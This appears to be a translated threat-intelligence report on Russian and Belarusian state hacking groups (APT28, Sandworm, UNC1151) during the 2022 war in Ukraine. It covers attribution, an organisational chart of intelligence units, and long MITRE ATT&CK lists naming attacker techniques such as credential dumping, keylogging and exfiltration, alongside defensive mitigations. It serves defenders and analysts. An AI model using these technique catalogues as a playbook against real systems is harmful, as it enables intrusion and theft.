It highlights the high level of threat that represent cyber activities of cyber hacktivists to condemn and dissuade Russia from aggressing Ukraine. The main concern is the principle of reciprocity and proportionality that can be expected to be applied between belligerents. Indeed, massive cyberattacks might tend to increase, which can have a huge impact, not only on the organisation targeted, but also on international security due to the interconnection of systems and the mutual dependency between countries in some critical sectors, such as energy.

SPONSORED MODUS OPERANDI

MAIN MODUS OPERANDI IN ACTION IN UKRAINE

In the current context, the Russian and Belarusian modus operandi are the most active. A multi-service attack pattern appears to have been set up by Russia.

INTEROPERABILITY OF MODUS OPERANDI IN THE CONTEXT OF CONFLICT

A first step seems to have been targeted attacks using wiper-type destruction malware. As part of the two attacks of this nature, corresponding to two beginnings of the cycle, the WhisperGate and HermeticWiper malware were used on January 13 and February 23 respectively. To date, Russia did not use destructive malware that can jump from one computer domain to another and cross borders. Indeed, wipers seem to be designed to stay within Ukraine.


NOTE
As the two software in question are new, the assignment to specific groups has not yet been made. However, and given the past behaviour of Russian military groups, the use of destructive wipers/malware is generally used by UNIT 74455 of the GRU corresponding to the ATK14 group (Sandworm, BlackEnergy). The latter group was the only one to be connected to software of this nature with KillDisk (a sequel to BlackEnergy) in 2015 and NotPetya in 2017 already in Ukraine.

A second stage of this scheme involves distributed denial-of-service/defacement attacks carried out, according to analyses of the attacks of 15-16 and 23 February, by another GRU team, unit 26165 corresponding to ATK5 (APT28). [209,210]

NOTE
Note the support of the Belarusian group ATK254 (UNC1151) in the context of the DDoS attacks of January 14-15, and February 25, 2022. This group had already been identified in 2021 while conducting disinformation operations.[211,212]

The third stage of this scheme consists of disinformation campaigns which target distinct audiences: the Russian population, with the objective of sustaining the support for the war, the Ukrainian population to undermine confidence in the ability of Ukraine to withstand Russian attacks and the European and American audiences to create doubts about Western unity against Russia and

Recent Russian network penetration and cyber espionage operations outside Ukraine



about the relevance of supporting Ukraine whereas addressing domestic issues. As part of the February 15 campaign, the modus operandi has not yet been identified. However, GRU Unit 54777 appears to be the most likely «modus operandi» for disinformation campaigns since it corresponds to the Main Intelligence Information Center that focuses on information operations in the West.[213]

The strategy relies also heavily on the long-term pre-positioning action of Russia, which spread false narratives in the public domain on the internet to make these campaigns more credible.


NOTE
Given the lack of attribution possible for the moment regarding this third cycle which focuses on disinformation campaigns, it is not excluded that ATK254 (UNC1151) is also involved since it had already conducted a campaign of this nature called Ghostwriter in 2021 focused on Lithuania, Latvia, and Poland.[214]

For instance, to support the accusation for the use of bioweapons and the existence of US-funded biolabs in Ukraine, Russia relies on false narratives from 2021, such as a YouTube video posted on November 29th. The story remained unnoticed for months before being re-used on February 24th, 2022, to justify the invasion of Russia in Ukraine.

Finally, a fourth stage is collecting information by stepping up network penetration and target governments outside Ukraine and which are part of the coalition of countries that support it. Main target are government agencies, followed by NGOs (either humanitarian groups involved in providing help to the civilian population or think tanks advising on foreign policy). Then, several companies in critical sectors, such as energy, defence, or IT, have been affected by Russian cyber espionage to support its war effort.

According to a report from the MSTIC, these cyberattacks are correlated with tactical moves with conventional weapons to disable computer networks at a target before seeking to overrun it with ground troops. On March 2nd, MSTIC team observed a Russian cyber group moving on power company's computer network and the next day, the Russia military attacked the company's largest power plant.

Russian cyber groups.


Russia's Cyber Operations Groups
Author: Anastasios Pingios (@xorlgr)
Version: 3.0
President of the Russian Federation
SVR
Name: Foreign Intelligence Service
Focus: Foreign & Economic Intelligence
?
Directorate KR
Name: Foreign Counter-intelligence
Focus: Collection on foreign intelligence agencies
?
Cyber Operations Center
Focus: CNE on foreign targets
Aliases: APT29, COZY BEAR, DUKES
?
Directorate MS
Name: Active Measures
Focus: Information & Psychological operations
Ministry of Defence
General Staff of the Armed Forces of the Russian Federation
GRU (or GU)
Name: Main Intelligence Directorate
Focus: Military Intelligence
6th Directorate
Name: Electronic & Signals Intelligence
Focus: Military ELINT/SIGINT
85th Center
Name: GRU's 85th Special Services Center
Focus: Military Cyber Operations
Military Unit/Field Post 26165
Focus: Tailored Access Operations
Aliases: APT28, FANCY BEAR, Strontium
GTsST
Name: Main Center for Special Technologies
Focus: Military Cyber Operations
Military Unit/Field Post 74455
Focus: CNA operations
Aliases: Sandworm, VOODOO BEAR
152nd Training Center
Focus: Cyber Operations Training
Military Unit/Field Post 06410
Focus: Cyber operations training
72nd Center
Name: GRU's 72nd Main Intelligence Information Center (GRITs)
Focus: Military Psychological & Information Operations
Military Unit/Field Post 54777
Name: Political Information Operations
Focus: Information operations in West
FSB
Name: Federal Security Service
Focus: Internal (and CIS countries) intelligence & security
Counter-Intelligence Service (SKR)
Focus: Collection on foreign intelligence activities
?
Department of Computer & Information Security
?
18th Center
Name: Information/Cyber Security Center (SIB)
Focus: CNE operations for cyber-crime/espionage
Aliases: Turla, SNAKE, VENOMOUS BEAR
?
16th Center
Military Unit/Field Post 71330
Name: Signals/Cyber Intelligence Center
Focus: Foreign CNE for cyber-espionage
Aliases: Turla, SNAKE, VENOMOUS BEAR
Presidential Executive Office of Russia
FSO
Name: Federal Protective Service
Focus: Government & military COMSEC
Spetssvyaz
Name: Special Communications
& Information Service
Focus: Government COMSEC & foreign/political SIGINT

IDENTIFIED MODUS OPERANDI

NOTE
The breakdown presented below is indicative and based on Thales sources. It does not claim to be exhaustive and may have changed during the writing of this analysis or may change in the future.

ATK5 (APT28) UNIT 26165 of the GRU (85th special service center of the GRU).

ATK5 (aka Sofacy, APT28) is a Russian state-sponsored group of attackers that has been operating since 2004, if not earlier, and whose main goal is to steal confidential information from specific targets such as political and military targets that benefit the Russian government. This is a skilled team that can develop complex modular malware and exploit multiple 0-days. Their malware is compiled in the Russian language and during the working hours of Russian offices. Despite numerous public revelations by European governments and indictments by the US Department of Justice, this adversary continues to launch operations targeting the political and defence sectors in Europe, Eurasia, and the United States. This group corresponds to unit 26165 of the GRU (85th special service center of the GRU).

ATK14 (Sandworm) Unit 74455 (Main Center for Special Technologies).

ATK14 (aka BlackEnergy, Sandworm) is a group of attackers of Russian origin, active since at least 2008. This attacker is extremely active and knowledgeable and is well known for the BlackEnergy campaign as well as the NotPetya campaign. This group appears to correspond to Unit 74455 (Main Special Technology Centre).

ATK254 (UNC1151) Intelligence Services of the Belarusian Ministry of Defence.

ATK254 (UNC1151) is a Belarusian state-sponsored group that was active in the war in Ukraine that began after Vladimir Putin's statement at 03:00 UTC (06:00 Moscow time, UTC+3) on February 24 announcing the invasion of Ukraine.

This group appears to support the Russian groups ATK5 (APT28) and potentially ATK14 (Sandworm) through DDoS operations (note that this group had already been identified in 2021 while conducting disinformation operations in Latvia, Lithuania, and Poland). The two identified operations took place on 14-15 January and 25 February 2022.

The attribution of these attacks to this APT group was made by the Ukrainian authorities. Atk254 (UNC1151) appears to correspond to the Intelligence Services of the Belarusian Ministry of Defence.

LINKS BETWEEN RUSSIAN AND BELARUSIAN MODUS OPERANDI (ATK254).

It appears according to our hypotheses that the Russian operating methods, especially units 26165 of the GRU (85th special service center of the GRU) and 74455 (Main Center for Special Technologies) active in Ukraine at the moment, act in concert with the ATK254 (UNC1151). The latter is a modus operandi linked today by the Ukrainian authorities to Belarus and more precisely to the country's military intelligence service. The following is intended to support these two elements.

The most in-depth investigation carried out on this modus operandi remains that of the American company FireEye.

FireEye (Mandiant) connects the ATK254 modus operandi (UNC1151) to Minsk, just as the Ukrainian National CERT did in a Facebook post during the DDoS campaign on Thursday, February 25. ATK254 (UNC1151) operated before the conflict in Ukraine with disinformation campaigns in Poland, Lithuania, and Latvia especially.


TROPISM IN TERMS OF VICTIMOLOGY.

While the group is particularly active in Ukraine, it has also been active in Belarus, Germany, France, Ireland, Switzerland, and Colombia (very interesting element for the link with Russian interests).

The targets of interest of att.254 (UNC1151) are close to those of Russian modus operandi, which has also created confusion about the supposed origin of the latter since the two countries are aligned politically and geopolitically. This group mobilizes malware, corrupts social media accounts, and spoofs sites of legitimate entities.


Nevertheless, ATK254 (UNC1151) presents a particular tropism with the targeting of several Belarusian media entities and several members of the country's political opposition in the year leading up to the 2020 Belarusian elections. It should also be noted, as

Countries targeted by ATK254 (UNC1151)



a second element of attribution by victimology, that people targeted by ATK254 (UNC1151) before the 2020 Belarusian elections were then arrested by the Belarusian government. The group has obviously never targeted Russian or Belarusian state entities.
There is also a change in victimology from Lukashenko's disputed elections in August 2020. Prior to this date, many disinformation campaigns were aimed at discrediting NATO (22 out of 24). After the election, tropism clearly aligns with Minsk's interests and aims to destabilize neighbours who have strongly criticized the election, including Poland and Lithuania.

Evolution of the strategy of UNC1151 and Belarus through victimology.



A POTENTIAL LINK BETWEEN ATK254 (UNC1151) AND THE CAPTURE OF OPPONENT ROMAN PRATASEVICH

The report published by Mandiant in April mentions an attempted phishing attack on «a prominent Belarusian blogger and activist.» It can be assumed that he was one of the leaders of Nexta, a Telegram channel used by the opposition (on May 23, its co-creator Roman Pratasevich was arrested after his plane was hijacked while connecting Greece to Lithuania. He is currently being held by the Belarusian authorities). Nexta creator Stepan Putilo confirmed hacking attempts by the channel's authors and announced that the accounts of the Belarusian House, an organisation of the Belarusia minority in Poland, were also targeted.

TECHNICAL ELEMENTS OBSERVED BY MANDIANT

Technically speaking, Mandiant says: «Technical evidence from a sensitive source indicates that the operators behind UNC1151 are probably located in Minsk, Belarus. This assessment is based on multiple sources that have linked this activity to individuals located in Belarus. In addition, separate technical evidence supports a link between the operators behind UNC1151 and the Belarusian military. [...] ».
Technically, Mandiant specifies that this modus operandi is distinct from the major Russian operating groups, especially those mentioned earlier. Given the tactics, techniques and procedures we confirm that the ATK254 (UNC1151) does not have a similar operating mode and that it must be distinguished from the units of the GRU especially.
ATK254 (UNC1151) TTPs

- T1547.001: Registry Run Keys / Startup Folder
- T1218.005: Mshta
- T1059.005: Command and Scripting Interpreter: Virtual Basic
- T1071: Application Layer Protocol
- T1105: Ingress Tool Transfer
- T1140: Deobfuscate/Decode Files or Information
- T1056: Input Capture
- T1059.001: Command and Scripting Interpreter: PowerShell
- T1059.007:Command and Scripting Interpreter: JavaScript
- T1559.002: Dynamic Data Exchange

Limiting the impact

- Set up a segmentation of the network.
- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.

Countering the abuse of legitimate programs

Where possible:

- Disable the Windows ScriptIng feature («Windows Script Host») by creating a DWORD variable in the registry with the path «HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings», named «Enabled» and containing «0».
- Restrict the direct invocation of compiled HTML files (.chm) by the user.
- Restrict the use of the regasm.exe program.
- Apply a policy restricting the execution of unauthorized applications («application whitelisting»).

Limit the risk of Phishing

- Apply automatic sandbox scanning to email attachments and monitor phishing attempts.
- Train users to detect and respond to a suspicious email.
- Regularly inform employees of password leaks.
- Encourage employees to follow password hygiene best practices.

Countermeasures

- Set up anti-DDoS protection.
- Implement a security solution that can detect, filter, and block a potential risky email before it reaches the user.
- Implement a security solution with anti-spyware capabilities.

A LOOK BACK AT RUSSIAN MODUS OPERANDI.

GRU: ATK5 (APT28)

Profile

ATK5 (aka Sofacy, APT28) is a Russian state-sponsored group of attackers that has been operating since 2004, if not earlier, with the main objective of stealing confidential information from specific targets such as political and military targets that benefit the Russian government. This is a skilled team, capable of developing complex modular malware and exploiting multiple dead days. Their malware is compiled in Russian language and during Russian office hours. Despite numerous public revelations from European governments and indictments by the US Department of Justice, this adversary continues to launch operations targeting the political and defence sectors in Europe, Eurasia and the United States. This group corresponds to unit 26165 of the GRU (85th special service center of the GRU).
The attack on the Georgian Ministry of Defence may be a response to the growing military relationship between the United States and Georgia. In 2013, the group targeted a journalist, which is a way to monitor public opinion, spread disinformation or identify dissidents. During the years 2015 and 2016, the activity of this group increased significantly, with numerous attacks on ministries and embassies around the world.
Among their most notable alleged targets are the US Democratic National Committee, the German parliament and the French television channel TV5Monde. ATK5 seems to have a particular interest in Eastern Europe, where it regularly targets individuals and organisations involved in geopolitics. They were also involved in the attacks of the US presidential election in late 2016.
The 2016 attacks were visible and disruptive, but in 2017, the group made a big shift to more stealth attacks to gather intelligence on a range of targets.
One of the striking features of ATK5 is its ability to regularly offer brand new 0-day vulnerabilities. In 2015, the group exploited no less than six 0-day vulnerabilities. This high number of 0-day exploits suggests significant resources available, either because the group members have the skills and time to find and arm these vulnerabilities, or because they have the budget to buy the exploits. In addition, APT28 tries to profile its target system to deploy only the necessary tools. This prevents researchers from having access to their entire arsenal.
ATK5 has also shown an ability to exploit crises and turn them into an attack vector, using two specific techniques.

- Decoy documents in phishing campaigns

In 2018, the Russian group conducted a phishing campaign targeting Western European countries, including the United Kingdom. This campaign relied on fake Brexit-related documents containing the Zebrocy malware and allowed ATK5 to break into the computer networks of several European agencies.
In August 2020, an attack campaign led by APT28 spread the Zebrocy malware using fake documents detailing future NATO formations.

- False attribution

On April 8, 2015, a group of hackers took control of TV5Monde's website and social media accounts and caused television programs to be interrupted for several hours. We now know that this attack was conducted by ATK5 (APT28), although it was not directly attributed to the group. A group of hackers calling themselves the Cyber Caliphate, linked to the so-called Islamic State, initially claimed responsibility for it.
Interestingly, the main agent of destabilization is not the attack itself but rather its erroneous attribution to an entity close to ISIS, therefore creating an alliance of circumstance between an ideological adversary wishing to undermine European influence and a civilizational adversary who uses the claim to instil fear among the population.

Tactics, Techniques and Procedures

- T1550.001 - Application Access Token
- T1071 - Application Layer Protocol
- T1560 - Archive Collected Data
- T1560.001 - Archive via Utility
- T1102.002 - Bidirectional Communication
- T1037 - Boot or Logon Initialization Scripts
- T1542.003 - Bootkit
- T1070.001 - Clear Windows Event Logs
- T1078.004 - Cloud Accounts
- T1059 - Command and Scripting Interpreter
- T1546.015 - Component Object Model Hijacking
- T1589.001 - Credentials
- T1583.001 - Domains
- T1559.002 - Dynamic Data Exchange
- T1573 - Encrypted Channel
- T1098.002 - Exchange Email Delegate Permissions
- T1048.002 - Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
- T1567 - Exfiltration Over Web Service
- T1090.002 - External Proxy
- T1070.004 - File Deletion
- T1564.001 - Hidden Files and Directories
- T1564.003 - Hidden Window
- T1001 - Data Obfuscation
- T1105 - Ingress Tool Transfer
- T1001.001 - Junk Data
- T1114 - Email Collection
- T1056.001 - Keylogging
- T1003.001 - LSASS Memory
- T1074.001 - Local Data Staging
- T1037.001 - Logon Script (Windows)
- T1071.003 - Mail Protocols
- T1204.002 - Malicious File
- T1204.001 - Malicious Link
- T1588.001 - Malware
- T1036.005 - Match Legitimate Name or Location
- T1090.003 - Multi-hop Proxy
- T1003.003 - NTDS
- T1003 - OS Credential Dumping
- T1137.002 - Office Test
- T1203 - Exploitation for Client Execution
- T1550.002 - Pass the Hash
- T1110.001 - Password Guessing
- T1110.003 - Password Spraying
- T1598 - Phishing for Information
- T1059.001 - PowerShell
- T1090 - Proxy
- T1547.001 - Registry Run Keys / Startup Folder
- T1074.002 - Remote Data Staging
- T1114.002 - Remote Email Collection
- T1218.011 - Rundll32
- T1021.002 - SMB/Windows Admin Shares
- **T1213.002 - Sharepoint**

- T1566.001 - Spearphishing Attachment
- T1566.002 - Spearphishing Link
- T1528 - Steal Application Access Token
- T1573.001 - Symmetric Cryptography
- T1070.006 - Timestomp
- T1134.001 - Token Impersonation/Theft
- T1588.002 - Tool
- T1074 - Data Staged
- T1595.002 - Vulnerability Scanning
- T1071.001 - Web Protocols
- T1505.003 - Web Shell
- T1059.003 - Windows Command Shell
- T1119 - Automated Collection
- T1025 - Data from Removable Media
- T1134 - Access Token Manipulation
- T1083 - File and Directory Discovery
- T1070 - Indicator Removal on Host
- T1005 - Data from Local System
- T1120 - Peripheral Device Discovery
- T1140 - Deobfuscate/Decode Files or Information
- T1027 - Obfuscated Files or Information
- T1091 - Replication Through Removable Media
- T1204 - User Execution
- T1210 - Exploitation of Remote Services
- T1211 - Exploitation for Defense Evasion
- T1137 - Office Application Startup
- T1040 - Network Sniffing
- T1056 - Input Capture
- T1213 - Data from Information Repositories
- T1039 - Data from Network Shared Drive
- T1092 - Communication Through Removable Media
- T1498 - Network Denial of Service
- T1068 - Exploitation for Privilege Escalation
- T1190 - Exploit Public-Facing Application
- T1014 - Rootkit
- T1057 - Process Discovery
- T1078 - Valid Accounts
- T1113 - Screen Capture
- T1133 - External Remote Services
- T1199 - Trusted Relationship
- T1036 - Masquerading
- T1110 - Brute Force
- T1221 - Template Injection

NOTE

ATK5's nuisance capability during political crises has been proven time and time again as detailed above (make a reference to the campaign using decoys on Brexit). This modus operandi is interesting to analyse in the current context. Indeed, many European organisations are following the various topics related to this crisis very closely. A phishing campaign led by ATK5, exploiting the geopolitical situation to create decoy documents related to Ukraine could occur. This campaign would be consistent with the operating procedures displayed by ATK5. Regarding the form of the documents, one could imagine requests for donations for Ukraine, security recommendations by an account going through a recognized organisation such as ANSSI or the CNIL, texts dealing with the reception of Ukrainian refugees on French territory. All these emails must be the subject of increased vigilance on the part of the employees of these organisations to protect themselves from a malware infection. The dissemination of malicious content also goes through social networks that today serve as a relay for sharing information on the war.

Limiting the impact

- Set up a segmentation of the network.
- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.
- Limit the possibility of elevation of privilege.
- Ensure that all administrative access, privileged or remote to the network requires multi-factor authentication.

Limit the risk of Phishing

Where possible:

- Apply automatic sandbox scanning to email attachments and monitor phishing attempts.
- Train users to detect and respond to a suspicious email.
- Regularly inform employees of password leaks.
- Encourage employees to follow password hygiene best practices.

Countermeasures

- Implement a security solution with anti-spyware capabilities.
- Implement anti-brute force protection.
- Implement a security solution that can detect, filter, and block a potential risky email before it reaches the user.

GRU: ATK14 (SANDWORM, BLACKENERGY)

Profile

ATK14 (aka BlackEnergy, Sandworm) is a spy group of Russian origin very active since at least 2008 and associated with the GRU by the US Department of Justice. He is known[218] for targeting companies in the energy sector in Europe. Since the beginning of 2015, the group has infiltrated many Ukrainian electricity distribution companies to install the BlackEnergy malware and access their OT/SCADA infrastructure. On December 23, 2015, the hackers managed to compromise the SCADA systems of three Ukrainian energy companies and decommission their substations. The hackers, identified by U.S. authorities as Russian, broke into the control systems of the plants and opened the circuit breakers to prevent the power supply. In addition, they blocked the accounts of power plant employees so they could not respond to the attack, and overwhelmed power plant call centers with a barrage of malicious online traffic — making it difficult for customers to report outages. The attack left about 225,000 people without electricity for nearly six hours in the Ivano-Frankivsk, Chernivtsi, and Kiev oblasts (regions). This attack is one of the first cases of cyber sabotage targeting a power grid and demonstrates the determination and skill of the attackers.

Modus operandi observed in Ukraine

Initially with the BlackEnergy trojan, then GreyEnergy, and by evolving their TTPs since then, especially with NotPetya, ATK14 seems to mainly use as a means of initial infection trojans deposited by phishing emails, which then lead to the execution of a malicious installer that will configure a backdoor, and therefore offer persistent access to the attacker. Considering the targets and techniques used, ATK14 is strongly suspected of being Unit 74455 of the GRU (Main Center for Special Technologies).

Tactics, Techniques et Procedures

- T1003.001 - LSASS Memory
- T1005 - Data from Local System
- T1008 - Fallback Channels
- T1016 - System Network Configuration Discovery
- T1016.001 - Internet Connection Discovery
- T1018 - Remote System Discovery
- T1020 - Automated Exfiltration
- T1021.002 - SMB/Windows Admin Shares
- T1027 - Obfuscated Files or Information
- T1027.002 - Software Packing
- T1033 - System Owner/User Discovery
- T1036.005 - Match Legitimate Name or Location
- T1040 - Network Sniffing
- T1041 - Exfiltration Over C2 Channel
- T1043 - Commonly Used Port
- T1046 - Network Service Scanning
- T1047 - Windows Management Instrumentation
- T1049 - System Network Connections Discovery
- T1055 - Process Injection
- T1056 - Input Capture
- T1056.001 - Keylogging
- T1057 - Process Discovery
- T1059.001 - PowerShell
- T1059.003 - Windows Command Shell
- T1059.005 - Visual Basic
- T1070 - Indicator Removal on Host
- T1070.004 - File Deletion
- T1071 - Application Layer Protocol
- T1071.001 - Web Protocols
- T1078 - Valid Accounts
- T1078.002 - Domain Accounts
- T1082 - System Information Discovery
- T1083 - File and Directory Discovery
- T1087 - Account Discovery
- T1087.002 - Domain Account
- T1087.003 - Email Account
- T1090 - Proxy
- T1098 - Account Manipulation
- T1102.002 - Bidirectional Communication
- T1105 - Ingress Tool Transfer
